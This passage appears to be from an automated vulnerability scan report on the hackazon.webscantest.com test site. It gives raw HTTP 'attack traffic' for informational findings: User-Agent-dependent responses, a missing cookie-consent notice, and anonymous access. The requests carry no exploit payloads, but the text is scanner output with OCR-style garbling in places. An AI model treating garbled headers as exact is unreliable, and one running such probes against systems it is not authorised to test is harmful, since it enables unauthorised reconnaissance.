125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2
   X-RTC-REQUESTID: {BB2D4159-BB5E-455C-93A5-55A2125FC140}
   Connection: Close
  X-RTC-ATTACKTYPE: HTTPUserAgent
   HTTP/1.1 200 0K
   Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
   Connection: close
   Date: Mon, 06 Mar 2023 02:38:46 GMT
   Pragma: no-cache
   Content-Length: 7856
```

Set-Cookie: visited products=%2C45%2C122%2C20%2C; expires=Tue, 05-Mar-2024 02:38:46 GMT; Max-Age=31536000; path=/

Content-Type: text/html; charset=utf-8

Expires: Thu, 19 Nov 1981 08:52:00 GMT

x-powered-by: PHP/5.5.9-lubuntu4.29

Content-Encoding: gzip

Vary: Accept-Encoding

Server: Apache/2.4.7 (Ubuntu)

HTTPUserAgent Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like

Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0

HTTP/1.1 200 OK

Website generates different response based on User-agent string

#### Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

#### Attack Traffic

Traffic #1

GET /product/view?id=20 HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate Accept-Language: en-US

User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Gecko) Chrome/90.0 .4430.24 Safari/537.3 6

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C

X-RTC-REQUESTID: {5A6BE975-A835-495B-8F3D-E62ED8F617D5}

Connection: Close

X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:38:46 GMT

Pragma: no-cache Content-Length: 7922

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Set-Cookie: visited\_products=%2C45%2C122%2C20%2C; expires=Tue, 05-Mar-2024 02:38:46 GMT; Max-Age=31536000; path=/

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

# http://hackazon.webscantest.com/search

Root Cause: (Parameter: / 3 Attack Variances) INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

```
Original Traffic
 GET /search?id=data&searchString=water HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888
 X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:03 GMT
 Pragma: no-cache
 Content-Length: 5433
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-lubuntu4.29
Attack Traffic
 Traffic #1
 GET /search?id=data&searchString=water HTTP/1.1
 Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8 \\
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
 X-RTC-REQUESTID: {89BD5437-7C99-4229-A929-C188268E791E}
 Connection: Close
 X-RTC-ATTACKTYPE: HTTPUserAgent
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:37:58 GMT
 Pragma: no-cache
 Content-Length: 5603
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
```

HTTPUserAgent

(Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3

Mozilla/5.0

x-powered-by: PHP/5.5.9-1ubuntu4.29

Mozilla/5.0 (Android 4.4;

Mobile; rv:41.0) Gecko/41.0 Firefox/41.0 HTTP/1.1 200 OK

Website generates different response based on

User-agent string

```
Original Traffic
 GET /search?id=data&searchString=water HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888
 X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:03 GMT
 Pragma: no-cache
 Content-Length: 5433
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-lubuntu4.29
Attack Traffic
 Traffic #1
 GET /search?id=data&searchString=water HTTP/1.1
 Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8 \\
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
 X-RTC-REQUESTID: {579F079F-B5FB-43ED-8398-0DE01F10E30C}
 Connection: Close
 X-RTC-ATTACKTYPE: HTTPUserAgent
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:37:58 GMT
 Pragma: no-cache
 Content-Length: 5603
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
```

HTTPUserAgent

(Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3

Mozilla/5.0

x-powered-by: PHP/5.5.9-1ubuntu4.29

Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0 HTTP/1.1 200 OK

Website generates different response based on User-agent string

```
Original Traffic
 GET /search?id=data&searchString=water HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
 X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:03 GMT
 Pragma: no-cache
 Content-Length: 5433
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
Attack Traffic
 Traffic #1
 GET /search?id=data&searchString=water HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
 X-RTC-REQUESTID: {C495FC20-3E78-43D8-84C4-2C7012E8F964}
 Connection: Close
 X-RTC-ATTACKTYPE: HTTPUserAgent
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:37:58 GMT
 Pragma: no-cache
 Content-Length: 5603
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
```

#### HtmlPrivacyCheck (2)

# References

No references are available for this vulnerability.

# Description

Natural persons may be associated with online identifiers such as cookie identifiers. This may leave traces which, in particular when combined with unique identifiers and other information received by the servers, may be used to create profiles of the natural persons and identify them. The web application does not notify users of that it is tracking users.

#### Recommendation

Enforce a privacy policy to get consent from users to store or retrieve any information on a computer.

0

Attack Type Original Value Attack Value Proof **Proof Description** Cookie HtmlPrivacyCheck Notification not Found Original Traffic No Traffic for this Variance! No Traffic for this Variance! Attack Traffic Traffic #1 GET /product/view?id=20 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com X-RTC-REQUESTID: {E965337C-E98A-42D9-A12E-5C073564DAEF} X-RTC-ATTACKTYPE: HtmlPrivacyCheck HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:38:44 GMT Pragma: no-cache Content-Length: 7717 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Set-Cookie: PHPSESSID=1qi7t1fl7pd7svlbua6apnh827; path=/ Set-Cookie: visited\_products=%2C20%2C; expires=Tue, 05-Mar-2024 02:38:44 GMT; Max-Age=31536000; path=/ Set-Cookie: NB\_SRVID=srv36155888; path=/ Vary: Accept-Encoding

# http://hackazon.webscantest.com/

x-powered-by: PHP/5.5.9-1ubuntu4.29

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Proof Attack Type Original Value Attack Value **Proof Description** 

HtmlPrivacyCheck

Cookie Notification not Found

#### **Original Traffic**

GET / HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:34:56 GMT

Pragma: no-cache

Content-Length: 8993

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/

Set-Cookie: NB\_SRVID=srv36155888; path=/

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

Attack Traffic Traffic #1 GET / HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce  ${\tt Host: hackazon.webscantest.com}$ X-RTC-REQUESTID: {3DBFA3DE-B0BE-45D3-A576-AD7D792A831E} X-RTC-ATTACKTYPE: HtmlPrivacyCheck HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:37:54 GMT Pragma: no-cache Content-Length: 9054 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Set-Cookie: PHPSESSID=bkn7amfjh6tlup2fdkci14gvm6; path=/ Set-Cookie: NB\_SRVID=srv36155888; path=/ Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

#### AnonymousAccessType (1)

#### References

CWE-284 OWASP2021-A01

#### Description

The presence of this vulnerability allows any user to access or post content without providing a user name/password or security token challenge.

# Recommendation

Disable Anonymous Authentication in the server configuration.

0

http://hackazon.webscantest.com/			Root Cause: (Parameter: / 2 Attack Variances) INFORMA		INFORMATIONAL
Attack Type	Original Value	Attack Value	Proof	Proof Description	
AnonymousAccessType	http://hackaz on.webscant est.com/	http://hackazon.websca ntest.com/			
Original Traffic  No response for thi No response for thi					

```
Attack Traffic
   Traffic #1
   POST / HTTP/1.1
   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
   Accept-Encoding: gzip, deflate
   Accept-Language: en-US
   User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
   Safari/537.36
   X-RTC-AUTH: R7 IAS
   X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
   Host: hackazon.webscantest.com
   Content-Length: 0
   X-RTC-REQUESTID: {8598EFF9-59F1-4750-A412-4EEB89F11140}
   X-RTC-ATTACKTYPE: AnonymousAccessType
   HTTP/1.1 200 OK
   Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
   Connection: close
   Date: Mon, 06 Mar 2023 02:37:33 GMT
   Pragma: no-cache
   Content-Length: 8927
   Content-Type: text/html; charset=utf-8
   Content-Encoding: gzip
   Expires: Thu, 19 Nov 1981 08:52:00 GMT
   Server: Apache/2.4.7 (Ubuntu)
   Set-Cookie: PHPSESSID=ie3q9cfd3f633bn474mv56au92; path=/
   Set-Cookie: NB_SRVID=srv36155889; path=/
   Vary: Accept-Encoding
   x-powered-by: PHP/5.5.9-1ubuntu4.29
 AnonymousAccessType
                                                  http://hackaz
                                                                                  http://hackazon.websca
                                                   on.webscant
                                                   est.com/
Original Traffic
   No response for this variance
   No response for this variance
Attack Traffic
   Traffic #1
   GET / HTTP/1.1
   Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.9, application/xml; q=0
   Accept-Encoding: gzip, deflate
   Accept-Language: en-US
   User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
   Safari/537.36
   X-RTC-AUTH: R7_IAS
   X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
   Host: hackazon.webscantest.com
   X-RTC-REQUESTID: {46413B82-E101-4B09-B3F9-9603442A9C90}
   X-RTC-ATTACKTYPE: AnonymousAccessType
   HTTP/1.1 200 OK
   Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
   Connection: close
   Date: Mon, 06 Mar 2023 02:37:33 GMT
```

Pragma: no-cache Content-Length: 8729

Content-Encoding: gzip

Vary: Accept-Encoding

Server: Apache/2.4.7 (Ubuntu)

Content-Type: text/html; charset=utf-8

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Set-Cookie: NB\_SRVID=srv36155888; path=/

x-powered-by: PHP/5.5.9-1ubuntu4.29

Set-Cookie: PHPSESSID=c89iqrhavpepr6kcf0uj9iu2v5; path=/